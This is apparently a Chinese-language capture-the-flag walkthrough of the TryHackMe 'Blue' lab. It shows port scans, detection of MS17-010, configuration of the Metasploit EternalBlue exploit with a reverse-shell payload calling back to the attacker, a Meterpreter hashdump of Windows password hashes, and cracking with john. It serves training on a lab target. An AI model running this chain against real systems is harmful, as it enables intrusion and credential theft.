
Blue

URL


https://tryhackme.com/room/blue

IP

10.10.184.156




使用rustscan 快速的找到開啟的port
（第2題答案）



```
└──╼ #nmap -sC -sV -Pn 10.10.184.156 -p135,139,445,3389,49152,49154,49158,49160,49153
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-12 23:05 CST
Nmap scan report for 10.10.184.156
Host is up (0.46s latency).

PORT     STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ms-wbt-server?
| ssl-cert: Subject: commonName=Jon-PC
| Not valid before: 2022-06-11T15:02:59
|_Not valid after:  2022-12-11T15:02:59
|_ssl-date: 2022-06-12T15:07:06+00:00; +1s from scanner time.
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49158/tcp open  msrpc          Microsoft Windows RPC
49160/tcp open  msrpc          Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h15m01s, deviation: 2h30m01s, median: 0s
|_nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 02:36:bb:f7:5b:fb (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2022-06-12T15:06:54
|_  start_date: 2022-06-12T15:02:58
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Jon-PC
|   NetBIOS computer name: JON-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-06-12T10:06:54-05:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 117.43 seconds
```

再使用nmap針對rustscan掃出來的port做服務探測及預設腳本列舉

看到有SMB，來看一下版本，看到是v1，來掃一下漏洞



看到有ms17-010的漏洞可以打（第3题答案）

```
└──╼ #nmap --script smb-vuln* 10.10.184.156 -p445
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-12 23:13 CST
Nmap scan report for 10.10.184.156
Host is up (0.47s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 15.30 seconds
```

題目說用Metasploit打，那就來吧（第5題答案）

```
[msf](Jobs:0 Agents:0) >> search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

看一下需要哪些參數（第6題答案）

```
[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >>
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metas
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication
                                             dard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. On
                                              7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects
                                             machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

把該設定的參數設定一下，就可以exploit囉

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set rhosts 10.10.184.156
rhosts => 10.10.184.156
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set lhost 10.4.66.18
lhost => 10.4.66.18
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >>
```

如果攻擊成功後沒有得到互動式shell
可以google > shell to meterpreter
（第9、10題答案）

看一下有哪些使用者（第17題答案）

```
C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Guest                    Jon
The command completed with one or more errors.
```

看一下有哪些使用者（第17題答案）

接著我們透過Meterpreter中的hashdump來拿到SAM的hash值

```
C:\Windows\System32>background

Background session 1? [y/N]  y
[msf](Jobs:0 Agents:1) exploit(windows/smb/ms17_010_eternalblue) >> use shell_to_meterpreter

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  post/multi/manage/shell_to_meterpreter                   normal  No     Shell to Meterpreter Upgrade


Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter

[*] Using post/multi/manage/shell_to_meterpreter
```

```
[msf](Jobs:0 Agents:1) post(multi/manage/shell_to_meterpreter) >> show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on

[msf](Jobs:0 Agents:1) post(multi/manage/shell_to_meterpreter) >> set lhost 10.4.66.18
lhost => 10.4.66.18
[msf](Jobs:0 Agents:1) post(multi/manage/shell_to_meterpreter) >> set session 1
session => 1
[msf](Jobs:0 Agents:1) post(multi/manage/shell_to_meterpreter) >> run
```

```
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.4.66.18:4433
[*] Post module execution completed
[msf](Jobs:1 Agents:1) post(multi/manage/shell_to_meterpreter) >>
[*] Sending stage (200262 bytes) to 10.10.184.156
[*] Meterpreter session 2 opened (10.4.66.18:4433 -> 10.10.184.156:49272 ) at 2022-06-13 00:35:27 +0800
[*] Stopping exploit/multi/handler

[msf](Jobs:0 Agents:2) post(multi/manage/shell_to_meterpreter) >> sessions -i 2
[*] Starting interaction with 2...

(Meterpreter 2)(C:\Windows\System32) > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
(Meterpreter 2)(C:\Windows\System32) >
```

```
└─# echo Jon:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c::: > hash.txt
┌─[root@parrot]─[~]
└─# john --format=nt --wordlist=/usr/share/SecLists/Passwords/rockyou.txt hash.txt
```

即可取得第18題的答案

```
(Meterpreter 2)(C:\Windows\System32) > search -f flag*
Found 6 results...
==================

Path                                                        Size (bytes)  Modified (UTC)
----                                                        ------------  --------------
c:\Users\Jon\AppData\Roaming\Microsoft\Windows\Recent\flag1.lnk  482           2019-03-18 03:26:42 +0800
c:\Users\Jon\AppData\Roaming\Microsoft\Windows\Recent\flag2.lnk  848           2019-03-18 03:30:04 +0800
c:\Users\Jon\AppData\Roaming\Microsoft\Windows\Recent\flag3.lnk  2344          2019-03-18 03:32:52 +0800
c:\Users\Jon\Documents\flag3.txt                            37            2019-03-18 03:26:36 +0800
c:\Windows\System32\config\flag2.txt                        34            2019-03-18 03:32:48 +0800
c:\flag1.txt                                                24            2019-03-18 03:27:21 +0800
```

順利找到第19、20、21的答案